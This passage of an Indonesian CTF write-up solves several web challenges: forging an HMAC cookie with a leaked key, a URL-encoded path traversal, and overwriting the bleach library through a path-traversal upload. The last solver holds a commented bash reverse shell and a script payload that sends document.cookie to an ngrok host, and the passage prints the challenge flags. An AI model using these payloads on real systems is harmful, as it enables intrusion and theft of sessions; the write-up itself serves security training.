    auth_control = '"user:\tadmin|bank:Fortis Bank"'  # \t adalah tab
    try_cookie_variation("Control Characters", auth_control)

    # Variasi 5: Coba mencari endpoint internal
    # Pesan soal menyebutkan "internal" - mungkin ini endpoint?
    try_cookie_variation("Internal Endpoint", original_auth,
f"{base_url}/internal")

    # Variasi 6: Coba dengan internal dan original auth
    auth_orig_but_internal = '"user:internal|bank:Fortis Bank"'
    cookies = {
        'auth': auth_orig_but_internal,
        'sig': original_sig,
        'internal': 'true'  # Tambahkan cookie tambahan
    }
    print("\nMencoba variasi: Additional Cookie")
    print(f"auth: {auth_orig_but_internal}")
    print(f"sig: {original_sig}")
    print(f"internal: true")
    response = requests.get(vault_url, cookies=cookies)
    print(f"Status code: {response.status_code}")
    print(f"Response: {response.text}")

    # Variasi 7: Coba dengan HTTP Headers untuk internal access
    headers = {
        'X-Internal-Access': 'true',
        'X-Forwarded-For': '127.0.0.1',  # Request seakan datang dari localhost
        'X-Original-URL': '/internal/vault'
    }
    print("\nMencoba variasi: Internal Headers")
    print(f"auth: {original_auth}")
    print(f"With internal access headers")
    response = requests.get(vault_url, cookies={'auth': original_auth, 'sig':
original_sig}, headers=headers)
    print(f"Status code: {response.status_code}")
    print(f"Response: {response.text}")
```

```
else:
    print(f"Gagal mengakses halaman login. Status code: {login_response.status_code}")
```

Key ternyata ada di endpoint /internal

```
Mencoba variasi: Added Spaces
auth: "user:admin |bank:Fortis Bank"
endpoint: http://ctf.find-it.id:10001/vault
Status code: 403
Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: JSON Format
auth: {"user":"admin","bank":"Fortis Bank"}
endpoint: http://ctf.find-it.id:10001/vault
Status code: 403
Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: Control Characters
auth: "user:    admin|bank:Fortis Bank"
endpoint: http://ctf.find-it.id:10001/vault
Status code: 403
Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: Internal Endpoint
auth: "user:teller|bank:Fortis Bank"
endpoint: http://ctf.find-it.id:10001/internal
Status code: 200
Response:
    The Crypt Keepers Internal Bulletin:<br>
    <ol>
        <li>Vault Key: 'koenci'</li>
        <li>Recently, we need to implement HMAC SHA256</li>
    </ol>
    <small>Delete this endpoint before production!</small>


Mencoba variasi: Additional Cookie
auth: "user:internal|bank:Fortis Bank"
sig: 7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266
internal: true
Status code: 403
Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: Internal Headers
auth: "user:teller|bank:Fortis Bank"
With internal access headers
Status code: 403
Response: Access denied. Only admins may enter.
 itoid  /web/simple_heist
>>>
>>>
```

Ganti cookie auth menjadi user:admin|bank:Fortis Bank (tanpa tanda kutip) trus hitung signature baru pake HMAC-SHA256 dengan kunci yang didapatkan tadi untuk retrieve flag:


```python
#!/usr/bin/env python3

import requests
import hmac
import hashlib

base_url = "http://ctf.find-it.id:10001"
login_url = f"{base_url}/login"
vault_url = f"{base_url}/vault"
internal_url = f"{base_url}/internal"

# Step 1: Dapatkan cookie asli dari login
session = requests.Session()
login_response = session.get(login_url)

if login_response.status_code == 200:
    # Simpan cookie asli
    original_auth = session.cookies.get('auth')
    original_sig = session.cookies.get('sig')

    print("Cookie asli:")
    print(f"auth: {original_auth}")
    print(f"sig: {original_sig}")

    # Kunci yang ditemukan dari /internal
    key = "koenci"

    # Coba validasi apakah kunci benar dengan auth asli
    computed_sig = hmac.new(
        key.encode('utf-8'),
        original_auth.encode('utf-8'),
        hashlib.sha256
    ).hexdigest()

    print("\nVerifikasi kunci HMAC:")
    print(f"Nilai auth asli: {original_auth}")
    print(f"Signature asli: {original_sig}")
    print(f"Signature dihitung: {computed_sig}")
    print(f"Match: {original_sig == computed_sig}")

    # Coba beberapa variasi format untuk auth baru
```

```
    # Variasi 1: Tanpa tanda kutip
    auth_no_quotes = "user:admin|bank:Fortis Bank"
    sig_no_quotes = hmac.new(key.encode('utf-8'), auth_no_quotes.encode('utf-8'),
hashlib.sha256).hexdigest()

    # Variasi 2: Dengan "internal" alih-alih "admin"
    auth_internal = '"user:internal|bank:Fortis Bank"'
    sig_internal = hmac.new(key.encode('utf-8'), auth_internal.encode('utf-8'),
hashlib.sha256).hexdigest()

    # Variasi 3: Tanpa tanda kutip dengan "internal"
    auth_internal_no_quotes = "user:internal|bank:Fortis Bank"
    sig_internal_no_quotes = hmac.new(key.encode('utf-8'),
auth_internal_no_quotes.encode('utf-8'), hashlib.sha256).hexdigest()

    # Variasi 4: Coba akses endpoint vault dengan kunci sebagai bagian dari path
    direct_vault_url = f"{base_url}/vault/koenci"
    response_direct = requests.get(direct_vault_url, cookies={'auth':
original_auth, 'sig': original_sig})

    # Variasi 5: Gunakan kunci untuk cookie baru
    cookies_with_key = {
        'auth': original_auth,
        'sig': original_sig,
        'key': 'koenci'
    }
    response_key_cookie = requests.get(vault_url, cookies=cookies_with_key)

    # Print semua variasi hasil
    variations = [
        {"name": "No Quotes", "auth": auth_no_quotes, "sig": sig_no_quotes},
        {"name": "Internal User", "auth": auth_internal, "sig": sig_internal},
        {"name": "Internal No Quotes", "auth": auth_internal_no_quotes, "sig":
sig_internal_no_quotes}
    ]

    for var in variations:
        print(f"\nMencoba variasi: {var['name']}")
        print(f"auth: {var['auth']}")
        print(f"sig: {var['sig']}")

        response = requests.get(vault_url, cookies={'auth': var['auth'], 'sig':
var['sig']})
```

```
        print(f"Status code: {response.status_code}")
        print(f"Response: {response.text}")

    print("\nMencoba variasi: Direct Vault Path")
    print(f"URL: {direct_vault_url}")
    print(f"Status code: {response_direct.status_code}")
    print(f"Response: {response_direct.text}")

    print("\nMencoba variasi: Key as Cookie")
    print(f"Cookies: {cookies_with_key}")
    print(f"Status code: {response_key_cookie.status_code}")
    print(f"Response: {response_key_cookie.text}")

else:
    print(f"Gagal mengakses halaman login. Status code:
{login_response.status_code}")
```

```
itoid  /web/simple_heist
>>> ./sol.py
Cookie asli:
auth: "user:teller|bank:Fortis Bank"
sig: 7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266

Verifikasi kunci HMAC:
Nilai auth asli: "user:teller|bank:Fortis Bank"
Signature asli: 7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266
Signature dihitung: 4e8967b2d573810fdfdb07bd67f2b7f1029eb913fe1527a4249bdb351a85dab7
Match: False

Mencoba variasi: No Quotes
auth: user:admin|bank:Fortis Bank
sig: 7f5976dcdc018b18b360aad2d4c5b3efe099db2bbba363bad5c1932b137f41ba
Status code: 200
Response: Welcome to the vault, admin!<br>Flag: FindITCTF{BEtEc_1O_&1J!}<br>

Mencoba variasi: Internal User
auth: "user:internal|bank:Fortis Bank"
sig: d827aafcc978aa424eb14179095b8a304e34d243fbd288e9dad46f95f5c8e494
Status code: 403
Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: Internal No Quotes
auth: user:internal|bank:Fortis Bank
sig: 89ff76c0b23fd26804d9996467374820ec6250a4e26f89f64dba1d947ddeae09
Status code: 403
Response: Access denied. Only admins may enter.

Mencoba variasi: Direct Vault Path
URL: http://ctf.find-it.id:10001/vault/koenci
Status code: 404
Response: <!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>


Mencoba variasi: Key as Cookie
Cookies: {'auth': '"user:teller|bank:Fortis Bank"', 'sig': '7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266', 'key': 'koenci'}
Status code: 403
Response: Access denied. Only admins may enter.
itoid  /web/simple_heist
>>>
```

Web Exploitation/PixelPlaza




main.go:

```go
package main

import (
    "embed"
    "encoding/json"
    "io"
    "math/rand"
    "net/http"
    "os"
    "path/filepath"
    "sync"
    "time"
)

//go:embed public/*
var webFS embed.FS

var quotes = []string{
    "Pixels are silent storytellers.",
    "Every bug has a backdoor.",
```


```
    "Hacking is not about breaking things, it’s about making things do what you
want",
}

type entry struct {
    Name string `json:"name"`
    Msg  string `json:"msg"`
}

type guestbook struct {
    sync.Mutex
    posts []entry
}

var book = &guestbook{posts: make([]entry, 0, 64)}

func apiQuote(w http.ResponseWriter, _ *http.Request) {
    io.WriteString(w, quotes[rand.Intn(len(quotes))])
}

func apiClock(w http.ResponseWriter, _ *http.Request) {
    io.WriteString(w, time.Now().Format(time.RFC3339))
}

func apiGuestbook(w http.ResponseWriter, r *http.Request) {
    switch r.Method {
    case http.MethodGet:
        book.Lock()
        defer book.Unlock()
        json.NewEncoder(w).Encode(book.posts)
    case http.MethodPost:
        var e entry
        if err := json.NewDecoder(r.Body).Decode(&e); err != nil {
            http.Error(w, "", http.StatusBadRequest)
            return
        }
        book.Lock()
        book.posts = append(book.posts, e)
        book.Unlock()
        w.WriteHeader(http.StatusCreated)
    default:
        http.Error(w, "", http.StatusMethodNotAllowed)
    }
}
```

```go
func banner(w http.ResponseWriter, _ *http.Request) {
    http.ServeFile(w, nil, "../docs/banner.png")
}

func staticHandler(w http.ResponseWriter, r *http.Request) {
    if r.URL.Path == "/" {
        data, _ := webFS.ReadFile("public/index.html")
        w.Write(data)
        return
    }
    p := "." + r.URL.Path
    if _, err := os.Stat(p); err != nil {
        io.WriteString(w, "Resource not found.")
        return
    }
    f, err := os.Open(p)
    if err != nil {
        http.NotFound(w, r)
        return
    }
    defer f.Close()
    fi, err := f.Stat()
    if err != nil {
        http.NotFound(w, r)
        return
    }
    http.ServeContent(w, r, filepath.Base(p), fi.ModTime(), f)
}

func main() {
    rand.Seed(time.Now().UnixNano())
    mux := http.NewServeMux()
    mux.HandleFunc("/banner.png", banner)
    mux.HandleFunc("/api/quote", apiQuote)
    mux.HandleFunc("/api/clock", apiClock)
    mux.HandleFunc("/api/guestbook", apiGuestbook)
    fileServer := http.FileServer(http.FS(webFS))
    mux.Handle("/static/", http.StripPrefix("/static/", fileServer))
    mux.HandleFunc("/", staticHandler)
    http.ListenAndServe(":80", mux)
}
```



LFI, dukun :3
http://ctf.find-it.id:6001/..%2F..%2F..%2F..%2Fapp%2Fdocs%2Ftext
FindITCTF{g0L4nG_4lL0wS_p4th_Tr4V3rs4L???}

Web Exploitation/bleach



app.py:

```
from flask import Flask, request, render_template
import os
import bleach
import requests

app = Flask(__name__)

UPLOAD_FOLDER = 'uploads'

DANGER_FILENAMES = ['templates', 'flag']
```

```
def check_danger_filename(content):
    for forbidden in DANGER_FILENAMES:
        if forbidden in content:
            return True
    return False


@app.route('/')
def index():
    return render_template('index.html')

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'file' not in request.files:
        return "No file provided!", 400

    file = request.files['file']

    if file.filename == '':
        return "No file selected!", 400

    if file:
        filepath = file.filename
        filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
        if ".." in filepaths:
            return "Malicious activity detected.", 401

        if check_danger_filename(filepaths):
            return "Malicious activity detected.", 400

        os.makedirs(UPLOAD_FOLDER, exist_ok=True)
        data = file.read()
        with open(filepaths, 'wb') as f:
            f.write(data)
        return f'<script>alert("File uploaded successfully:
{filepath}");location.href="/load-file";</script>'

    return "Invalid file type!", 400

@app.route('/load-file', methods=['GET'])
def load_file_view():
    filepath = request.args.get('filename', '')
    if not filepath:
        return render_template('load_file.html')
```

```
    filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
    print(filepaths, flush=True)

    if ".." in filepath:
        return "Malicious activity detected.", 401

    if not os.path.exists(filepaths):
        return "File does not exist!", 404

    if check_danger_filename(filepaths):
        return "Malicious activity detected.", 400

    with open(filepaths, 'r') as file:
        file_content = file.read()
    sanitized_content = bleach.clean(file_content)

    return f"File content:\n{sanitized_content}"


@app.route('/report', methods=['GET', 'POST'])
def report():
    if request.method == 'POST':
        file = request.form['filename']
        response = requests.post("http://bot:9999/report", data={'filename':
file})
        return render_template('report.html', message=response.text)
    else:
        return render_template('report.html')


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000, debug=True)
```

Dockerfile untuk app:

```
FROM python:3.10-slim-buster

RUN groupadd --system findit && \
    useradd --system --gid findit --create-home --home-dir /home/findit findit

WORKDIR /home/findit
COPY . /home/findit

RUN chmod 777 /home/findit
RUN chmod 555 app.py
RUN rm -rf Dockerfile
```

```
RUN rm -rf flag.txt

USER findit

COPY requirements.txt /app
RUN pip3 install --user -r requirements.txt

RUN rm -rf /tmp/*

CMD ["python3","app.py"]
```

bot.py:

```
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from flask import Flask, request
from time import sleep
app = Flask(__name__)

flag = "FindITCTF{FAKE_FLAG_LINZ_IS_HERE}"

@app.route('/report', methods=['GET', 'POST'])
def report():
    if request.method == 'POST':
        file = request.form['filename']
        result = read_url(f'http://web:8000/load-file?filename={file}')
        message = "report success" if result else "report failed ..."
        return message
    else:
        return "hi im bot"


def read_url(url):
    global flag
    driver = None
    print('here')
    try:
        service = Service(executable_path="/chromedriver-linux64/chromedriver")
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
```

```
            options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.get("http://web:8000/")
        driver.add_cookie({'name':'flag','value':flag, 'domain':'web'})
        driver.get(url)
        sleep(1)
        driver.quit()
    except Exception as e:
        return False
    return True

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=9999,debug=True)
```

Dockerfile untuk bot:

```
FROM
python@sha256:78832558cefff2e881078ac5b241fa9b25fd9c47aefdfb452a788383d78a49fd

ENV USER=dreamhack
RUN adduser --disabled-password -u 1337 $USER

RUN apt-get update -y && apt-get install -y python3-pip build-essential wget curl
unzip

RUN apt-get update \
    && apt-get install -y --no-install-recommends \
        gnupg \
        ca-certificates \
    && wget -q -O - https://dl.google.com/linux/linux_signing_key.pub | apt-key
add - \
    && sh -c 'echo "deb [arch=amd64] http://dl.google.com/linux/chrome/deb/
stable main" >> /etc/apt/sources.list.d/google-chrome.list' \
    && apt-get update \
    && apt-get install -y \
        google-chrome-stable \
    && rm -rf /var/lib/apt/lists/* \
    && apt-get clean

## chromedriver
RUN wget https://storage.googleapis.com/chrome-for-testing-public/`curl -sS
https://googlechromelabs.github.io/chrome-for-
testing/LATEST_RELEASE_STABLE`/linux64/chromedriver-linux64.zip \
    && unzip chromedriver-linux64.zip \
```

```
    && rm chromedriver-linux64.zip

WORKDIR /app
COPY . /app

RUN chmod 777 /app
RUN chmod 555 bot.py
RUN rm -rf Dockerfile


COPY requirements.txt /app
RUN pip3 install -r requirements.txt

CMD ["python3","bot.py"]
```

1. Terdapat *path traversal vulnerability* pada endpoint upload file (aplikasi tidak memfilter nama file dan menggunakannya secara langsung)

```
def upload_file():
    if 'file' not in request.files:
        return "No file provided!", 400

    file = request.files['file']

    if file.filename == '':
        return "No file selected!", 400

    if file:
        filepath = file.filename
        filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
```

2. Manfaatin itu untuk ngeoverwrite bleach library (/home/findit/.local/lib/python3.10/site-packages/bleach/__init__.py)
3. Ganti fungsi clean() di app.py dengan payload reverse shell kita

```
    with open(filepaths, 'r') as file:
        file_content = file.read()
    sanitized_content = bleach.clean(file_content)

    return f"File content:\n{sanitized_content}"
```

4. Trigger payload execution kita dari endpoint /load-file untuk dapet shell di ngrok

Solver:

```
#!/usr/bin/env python3
```

```python
import httpx
import asyncio
# import __;def clean(a):return 1
URL = "http://ctf.find-it.id:5001"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url, timeout=60.0)

    async def upload(self):
        # files: map field name → (filename, bytes, [content-type])
        files = {
            'file': (
                '/home/findit/.local/lib/python3.10/site-
packages/bleach/__init__.py',
                # b'def clean(a): __import__("os").system("bash -c \'sh -i >&
/dev/tcp/0.tcp.ap.ngrok.io/13426 0>&1\'");return \'itoidizhere\''
                b'def clean(a): return
\'<script>window.location=\'http://0.tcp.ap.ngrok.io:13426?c=\'+document.cookie</
script>\''

            )
        }
        r = await self.c.post('/upload', files=files)
        resp = r.text
        print(resp)

    async def close(self):
        await self.c.aclose()


class API(BaseAPI):
    pass


async def main():
    api = API()
    try:
        await api.upload()
    finally:
        await api.close()

if __name__ == "__main__":
```

```
    asyncio.run(main())
```

FindITCTF{bleach_4nd_1t_w1ll_b3_0k4y_LINZ_IS_HERE}